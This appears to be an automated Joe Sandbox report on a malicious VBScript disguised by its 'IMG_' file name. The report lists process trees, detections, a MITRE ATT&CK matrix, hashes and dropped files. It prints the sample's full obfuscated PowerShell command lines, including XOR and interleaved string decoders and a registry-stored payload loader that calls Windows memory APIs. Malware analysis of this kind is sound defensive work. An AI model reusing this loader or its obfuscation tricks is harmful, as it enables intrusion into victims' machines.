Ba6Ke9Me1Sl9Po7fe8stCIn8RaBRa8Pe2JaCAlDMoCfo1reAAn9Af9bo6Er8Un0Ex9de7Nu9Rh0Re8phBCa8To1Ta8Mo0no9Jo7To9Ko6Em8Ga2De8Fu0Fl8fo9Sa9Ad6p
a8Af0Se9Ka7saCReCEg'Si;He&Ch(sl`$slStwtSaySmrDekAdeLotDirUnnTieBl7Ep)Va Ab`$NaLSieBauOecTaiarfCaeAdrkr9Ci;Li`$SuLMasSueMarUnuWhnGtdFoeTerHas
DygRuePilAnsRieOvrAr0By Hi=Th myHFaTdiBHy At'PlBBoErhBFd6Ir9BlCSm9Ka6Sy9Sp1Wi8La0Pr8Gr8GoCDeBBiBRe7Mo9In0no8UnBBl9sa1ui8OpCSe8fj8Re8Hm0SyCEa
BTrAReCHj8HaBBo9Ch1nd8Ma0Fo9Ve7Ro8ChALa9An5MeBUb6Sp8Co0Bo9Ki7Hj9Te3In8feCRe8Tr6Re8Ov0Un9Un6kuCPlBCiAHo8Ko8Fl4fl9ha7Ku9Ri6bl8UnDmo8
St4Co8ls9SkBRe8UnDteFReDFoFMoALu6Ek8ToAFr9Da5La9DeCRiCBoDKoCZy1AiACy9Br8Sy0Re9Na0Sa8ef6Ge8SlCCa8Jo3Do8Ow0Bu9Bk7XiCbr9WhCCu5DdDKa5T
nCPe9ltCTa5NgCFo5KoCNo1BaAPsARe9Pr1De8AbDPo8PlCte8reBAfDUf6CrCOv9HoCcr5JaDAl6viDSk0RoDPa6PeCSeCPl'He;Sc&Be(Hi`$AdSEktStyMorThkUneVatDerGrnRe
eOr7Bl)St Ar`$ReLPrsDeeLarSluArnFodSueDrrJesBegGleFllSksBleAnrLa0St;Sa`$hisOmiCozUneNo=mi`$PaLAmeStuIncQuiGofaleXerte.MacDeoCouennlitEm-Di3Sc5Qu3Bi;So
`$GiLFrsFleSkrLvuPanKodloeDarFrsExgnoePrlPesBuePsrli1Rh Te=Fl SeHImTSkBCh Hy'UnBJaEBiBRa6Ih9MeCCa9Br6Ek9Ga1gr8Se0Kv8Te8StCmaBMaBRe7Pe9Fr0Wh8
AbBSu9Kl1Be8MeCSu8Ci8Fl8be0FrCUnBPrANaCAf8DeBSu9Me1An8Gs0Hj9Rs7Re8DeASk9Ov5BeBEr6Ha8Li0Lf9Eg7Ly9Sp3Pe8UdCHe8Mi6No8Ju0Ha9Fr6AnCSuBT
oAGu8Ar8Be4Ul9Ph7Re9Pa6ge8BeDVa8Dr4Bu8By9LuBBr8HoDStFStDKoFTuAHe6La8reAVi9Sk5Sr9MaCCoCVeDSwCFu1DyAUn9ex8Rs0Fr9Vo0Tr8Fl6En8SyCUn8un
3Ge8Li0St9Un7OkCAd9BuCat5ElDIn6GaDCo0efDSi6CoCGn9HjCVa5HoCvo1To8PrASp9Be7Pa8ReCUnCIn9UnCWr5InCPa1Vi9As6Ap8HyCCh9BlFSa8Hu0NiCBlCOm'
Br;Lu&Ov(Ve`$BeSSttDuyDerInkMaePrtAlrAnnJneSp7En)Ek Ti`$NoLBesSnedirnauRenStdCaeWhrPrsLigRueLalCisDoeInrEx1Sr;El`$AmLAnsTreParPruGanSudLueAk
rTasRagsteBolInsraeOlrGl2So Or=Si BrHScTSeBAn Ve'PnCUn1Ch9Fr3St8Tr4Co9Va7ToBEnAVi9Fe7Ex9Pa0Im8AnBFo8Ta8Ku8An0BoCBu5UbDCh8FoCDe5ToBCeEdeBOv6F
l9HiChe9Pu6Sk9Bl1Ud8Sp0Cy8Et8TaCVaBKnBSu7To9Fe0Ne8EkBSr9Ak1En8UnCBe8St8Be8He0MaCStBUdAAnCHe8AaBov9In1Pi8ud0Pl9Op7Pa8ZaABi9Fj5FuBMo
6Ga8Vo0Sc9Bi7Tr9Di3Di8MaCOf8Up6Fo8Ep0Ko9Op6UnCSnBDiANo8dr8Un4Ka9St7ba9Al6Fi8arDSp8Aa4Ge8Bo9GhBPo8upDPsFFoDTrFDrAIn2Di8Be0Da9Pr1RiA
ga1Hj8Co0Ad8Bl9in8Pr0Ek8Ji2Al8He4Ja9fa1Af8He0FoAgl3Ve8UdAGe9De7BrARe3Ob9No0Sp8FjBim8Bi6Al9Le1Ra8TvCAp8SiApr8LyBIrBTe5In8MaAGe8FoCTo8DuBPa9Ku
1Ka8Fu0En9Hk7BrCArDFoCBr1BiABeAKo9Al1Br8GaDTh8LuCTh8udBStDNa6EnCFu9DoCEx5SaCPoDUnASk2TuAPh1PhBNo1BeCMe5GaASl5SaCNiDPaBspEUnACaCSp8
BeBRe9Fy1SnBMa5Wo9Co1Li9Ru7PiBFo8DeCBl9EgBKuEArSoCOv8SuBHi8Fr5so9Xy1Be9Mu7BeBSc8LaChCMaCPr5SuCGuDAsBBiECoBTe3Sm8SiAAp8MyCU
t8St1PaBBl8LaCHyCbaCAmCShCngCGe'Pu;Fr&Fo(No`$BrSSutInytrrPakSoeAntSkrFanuneAf7No)De Tr`$ReLInsEgeSmrTauLanKadSpeOprAbsTegGleBrlKasSteInrst2I
n;Fa`$BlLLmsRoeBjrsauMinEndTreKarHesFagSkeGulTvsCheBurBa3Im Es=St BaHTaTdrBBo Bu'PrCEm1de9ud3Da8Pr4Te9du7AdBfeAjo9Al7An9Sk0St8BeBBa8Re8Vr8Li
0CoCDoBErAUnCIn8ExBFl9Bo3St8SpARe8RoENu8Be0AsCBoDstCFe1Pr8AaAHo9wh7Fo8BeCLeCTr9InCBo1Va9Ud3Rh8Si4Ah9Si7DaBExAGr8ThBDa9yo1ToCTwCSp'
We;Sk&go(Lu`$StSHetDeyprrMekBleKotomrSonWyeAl7Ti)Cr Pr`$ReLPrsSueGurAbuMenNedPaeDarSysTogSteasIldsAdeFirBy3Te#Pj;""";;Function Lserundersgelser9 { pa
ram([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Antidrug = $Antidrug + $HS.Substring($i, 1); } $Antidrug;}$Romerretlige0 = Lse rundersgelser9 'AllMeEPaXSa ';
$Romerretlige2 = Lse rundersgelser9 'opsFrtSraUrrHytPa-TjjUnoskbDi ';$Romerretlige1= Lserundersgelser9 $Badeanstalt;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1
.0*ll.exe $Romerretlige1 ;}else{&$Romerretlige0 $Romerretlige1;};;; MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 6052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 5400 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function HTB { param([String]$HS); $Bytes = New-Object byte[] ($HS.Length / 2); For($i=0; $i -lt $HS.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($HS.Substring($i, 2), 16); $Bytes[$i/2] = ($Bytes[$i/2] -bxor 229); } [String][System.Text.Encoding]::ASCII.GetString($bytes);}$Hdlc0=HTB 'B69C96918088CB818989';$Hdlc1=HTB 'A88C86978A968A8391CBB28C8BD6D7CBB08B96848380AB84918C9380A880918D8A8196';$Hdlc2=HTB 'A28091B5978A86A4818197809696';$Hdlc3=HTB 'B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083';$Hdlc4=HTB '9691978C8B82';$Hdlc5=HTB 'A28091A88A81908980AD848B818980';$Hdlc6=HTB 'B7B1B69580868C8489AB848880C9C5AD8C8180A79CB68C82C9C5B59087898C86';$Hdlc7=HTB 'B7908B918C8880C9C5A8848B84828081';$Hdlc8=HTB 'B78083898086918081A180898082849180';$Hdlc9=HTB 'AC8BA880888A979CA88A81908980';$Styrketrne0=HTB 'A89CA180898082849180B19C9580';$Styrketrne1=HTB 'A689849696C9C5B59087898C86C9C5B68084898081C9C5A48B968CA689849696C9C5A490918AA689849696';$Styrketrne2=HTB 'AC8B938A8E80';$Styrketrne3=HTB 'B59087898C86C9C5AD8C8180A79CB68C82C9C5AB8092B6898A91C9C5B38C9791908489';$Styrketrne4=HTB 'B38C9791908489A489898A86';$Styrketrne5=HTB '8B91818989';$Styrketrne6=HTB 'AB91B5978A91808691B38C9791908489A880888A979C';$Styrketrne7=HTB 'ACA0BD';$Styrketrne8=HTB 'B9';function fkp {Param ($v_m, $v_p) ;$Leucifer0 =HTB 'C193908B88C5D8C5CDBEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA28091A49696808887898C8096CDCCC599C5B28D809780C8AA878F808691C59EC5C1BACBA2898A878489A496968088878 99CA684868D80C5C8A48B81C5C1BACBA98A8684918C8A8BCBB695898C91CDC1B6919C978E8091978B80DDCCBEC8D4B8CBA09490848996CDC1AD818986D5CCC598CCCBA28091B19C9580CDC1AD818986D4CC';&($Styrketrne7) $Leucifer0;$Leucifer5 = HTB 'C1938497BA829584C5D8C5C193908B88CBA28091A880918D8A81CDC1AD818986D7C9C5BEB19C9580BEB8B8C5A5CDC1AD818986D6C9C5C1AD818986D1CCCC';&($Styrketrne7) $Leucifer5;$Leucifer1 = HTB '97809190978BC5C1938497BA829584CBAC8B938A8E80CDC18B908989C9C5A5CDBEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083B8CDAB8092C8AA878F808691C5B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083CDCDAB8092C8AA878F808691C5AC8B91B59197CCC9C5CDC193908B88CBA28091A880918D8A81CDC1AD818986D0CCCCBAC8B938A8E80CDC18B908989C9C5A5CDC193BA88CCCCCCCCC9C5C193BA95CCCC';&($Styrketrne7) $Leucifer1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,[Parameter(Position = 1)] [Type] $vrt = [Void]);$Leucifer2 = HTB 'C1B3B1A7C5D8C5BEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA180838C8B80A19C8B84888C86A49696808887899CCDCDAB8092C8AA878F808691C5B69C96918088CBB78083898086918C8A8BCBA49696808887899CAB848880CDC1AD818986DDCCCCC9C5BEB69C96918088CBB78083898086918C8A8BCBA0888C91CBA496968088878 99CA7908C89818097A48686809696B8DFDFB7908BCCCBA180838C8B80A19C8B84888C86A88A81908980CDC1AD818986DCC9C5C18384899680CCCBA180838C8B80B19C9580CDC1B6919C978E8091978B80D5C9C5C1B6919C978E8091978B80D4C9C5BEB69C96918088CBA89089918C86849691A180898082849180B8CC';&($Styrketrne7) $Leucifer2;$Leucifer3 = HTB 'C1B3B1A7CBA180838C8B80A68A8B9691979086918A97CDC1AD818986D3C9C5BEB69C96918088CBB7808389808 6918C8A8BCBA68489898C8B82A68A8B93808B918C8A8B96B8DFDFB691848B81849781C9C5C1938497BA9584978488809180979 6CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer3;$Leucifer4 = HTB 'C1B3B1A7CBA180838C8B80A880918D8A81CDC1B6919C978E8091978B80D7C9C5C1B6919C978E8091978B80D6C9C5C1939791C9C5C1938497BA9584978488809180979 6CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer4;$Leucifer5 = HTB '97809190978BC5C1B3B1A7CBA69780849180B19C9580CDCC';&($Styrketrne7) $Leucifer5 ;}$kk = HTB '8E80978B8089D6D7';$Leucifer6 = HTB 'C1938497BA9384C5D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B86918C8A8BB58A8C8B918097CDCD838E95C5C18E8EC5C1B6919C978E8091978B80D1CCC9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8CCC5CDBEAC8B91B59197B8CCCCCC';&($Styrketrne7) $Leucifer6;$var_nt = fkp $Styrketrne5 $Styrketrne6;$Leucifer7 = HTB 'C1AA918D8C8BD6C5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D6D0D6C9C5D59DD6D5D5D5C9C5D59DD1D5CC';&($Styrketrne7) $Leucifer7;$Leucifer8 = HTB 'C18A978CC5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D59DD4D5D5D5D5C9C5D59DD6D5D5D5C9C5D59DD1CC';&($Styrketrne7) $Leucifer8;$Lserundersgelser=(Get-ItemProperty -Path 'HKCU:\Metagnomy\eagled').Sarcologist;$Leucifer9 = HTB 'C1A98090868C838097C5D8C5BEB69C96918088CBA68A8B93809791B8DFDFA3978A88A7849680D3D1B691978C8B82CDC1A9968097908B818097968280890968097CC';&($Styrketrne7) $Leucifer9;$Lserundersgelser0 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868C838097C9C5D5C9C5C5C1AA918D8C8BD6C9C5D6D0D6CC';&($Styrketrne7) $Lserundersgelser0;$size=$Leucifer.count-353;$Lserundersgelser1 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868C838097C9C5D6D0D6C9C5C18A978CC9C5C1968C9F80CC';&($Styrketrne7) $Lserundersgelser1;$Lserundersgelser2 = HTB 'C1938497BA97908B8880C5D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B86918C8A8BB58A8C8B918097CDC1AA918D8C8BD6C9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9BEAC8B91B59197B8CCC5CDBEB38A8C81B8CCCCCC';&($Styrketrne7) $Lserundersgelser2;$Lserundersgelser3 = HTB 'C1938497BA97908B8880CBAC8B938A8E80CDC18A978CC9C1938497BA8B91CC';&($Styrketrne7) $Lserundersgelser3# MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation


VBScript performs obfuscated calls to suspicious functions

Obfuscated command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 1 Process Injection	OS Credential Dumping	1 Process Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	3 2 1 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IMG_2022028022-0120.vbs	0%	Virustotal		Browse
IMG_2022028022-0120.vbs	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755530
Start date and time:	2022-11-28 19:37:48 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IMG_2022028022-0120.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.evad.winVBS@6/2@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 6032 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0yp3j2cq.0wp.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1go55f2h.l20.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file

Preview:	1

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.08517872813569
TrID:	
File name:	IMG_2022028022-0120.vbs
File size:	837420
MD5:	752418aa9de96e0fc941ae1e7e33c906
SHA1:	bb67df2d8a4b525b42211630386e4b51a97255a3
SHA256:	cdce0391762117cc926a2131b5e0ec7724b69d1224dbabc7a3f351dfebf9b9bf
SHA512:	930b079189279aa377bca9b64471ecd0956522715e89eebc1a818166bbd6d309491ec6bd8714d4cc5db34ca824627b2e087e79f7b1d9ad7033c38dfd0d56c3c7
SSDEEP:	12288:S6SeO/ZNca+0J/FEituFvSnQ+7XPwVr2rhs+MDRpmrtVUBM/LB2g+ZImPkQN3BSq:EKpfTGVKaQNxSq
TLSH:	1E05A06394151590870DADAE884ADDF8CCA1021EB513241607B0BB7E2F6F8E8BDDB5DF
File Content Preview:	Un9 = Un9 & "cQGbcQGbge0"..Un9 = Un9 & "AAwAAcQGb6w"..Un9 = Un9 & "LhDItUJAjrA"..Un9 = Un9 & "rL/cQGbi3"..Un9 = Un9 & "wkBOsCqLX"..Un9 = Un9 & "rAmpUietxAZ"..Un9 = Un9 & "txAZuBw5wAA"..Un9 = Un9 & "ABxAZtx"..Un9 = Un9 & "AZtTc"..Un9 = Un9 & "QGb6wJJP"..Un

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior

System Behavior

Analysis Process: wscript.exe PID: **1048**, Parent PID: **3320**

General

Target ID:	0
Start time:	19:38:41
Start date:	28/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\IMG_2022028022-0120.vbs"
Imagebase:	0x7ff7b76c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6032**, Parent PID: **1048**

General

Target ID:	1
Start time:	19:38:49
Start date:	28/11/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Badeanstalt = """reFLiuEfnBrcExtApiHjoStnBu HyHFlTDuBSp su{Hi Cl An Pa BapinaC arZiaSomVo(Cz[PaSDetalrCaiennOugDe]Ca`$UdHBaSUd)Fr;Ag At Ud Ho Af`$UsBeuyAktNoePasBo Sa=Sn ThNAneNowBo-MuOGrbEpjLoeDdcBetHu TobPay VrtSeeLa[Al]Po Bd(Me`$VaHTnSDe.ReLPeeNonVegMatunhSl Re/Sk Di2Gi)Ko;Un ge Ma Is GeFFloLerWi(fe`$HaiOp=om0Pe;Fu Ma`$PhiDo Ge-MaltitSe Fa`$SyHBeSBa.DoLUneDenScgDotUnhCa;Do Un`$reiom+Re=Be2Du)Va{Fl Pl Re Ad Ot ta Sp Sk Ho`$DoBFeyDetLeegasSm[Fi`$geiAf/na2De]Od Ge=Sa Tr[RecSkoUnnLivKresirOrtBr]Il:Me:DaTDioDiBBoyPatGleSu(Po`$UsHHeSPh.boSFruAfbNesMatUnrPriPonUngLa(Il`$StiPa,Su Jo2Po)Ca,Bl Af1Sn6Du)No;Ma Te Un`$miBKryPrtCheGtsPa[Du`$SyiUn/Tr2Fi]Mi Ta=Ha Ah(Fo`$SiBbiyIntOpeovsOl[Kb`$spiHe/Ar2Fr]Fe Ci-FrbRexEnoPhrTi Hy2St2Re9La)lo;so Le De Ca Vr}Re Un[MuSkutSqrLaiApnNogBl]Pe[MaSChyInsDetpaeNemSt.VaTBaeKaxIbtBi.ReEManPlcGeourdPriMonPrgSy]Si:Ko:RaAUdSAkCWaIFoIsa.MoGBaeButTaS GutUnrFriUlnIngBa(Ba`$FobSeyPitTheAnsId)Ii;Bl}Ga`$DeHBrdSaIUnclr0Sk=KrHOuTBeBAf Ry'BeBRe6te9SpCBe9Be6Pr9Gr1js8Et0Am8In8SeCEnBCa8co 1In8Ta9Pr8Cr9De'Sy;Lu`$plHRvdaflFocln1De=TrHDiTZiBVe Un'FeAKr8Re8TaCDe8Sl6Gr9Ag7is8XyASv9Sp6Sh8CaAHe8De3Bl9An1unCTiBteBA 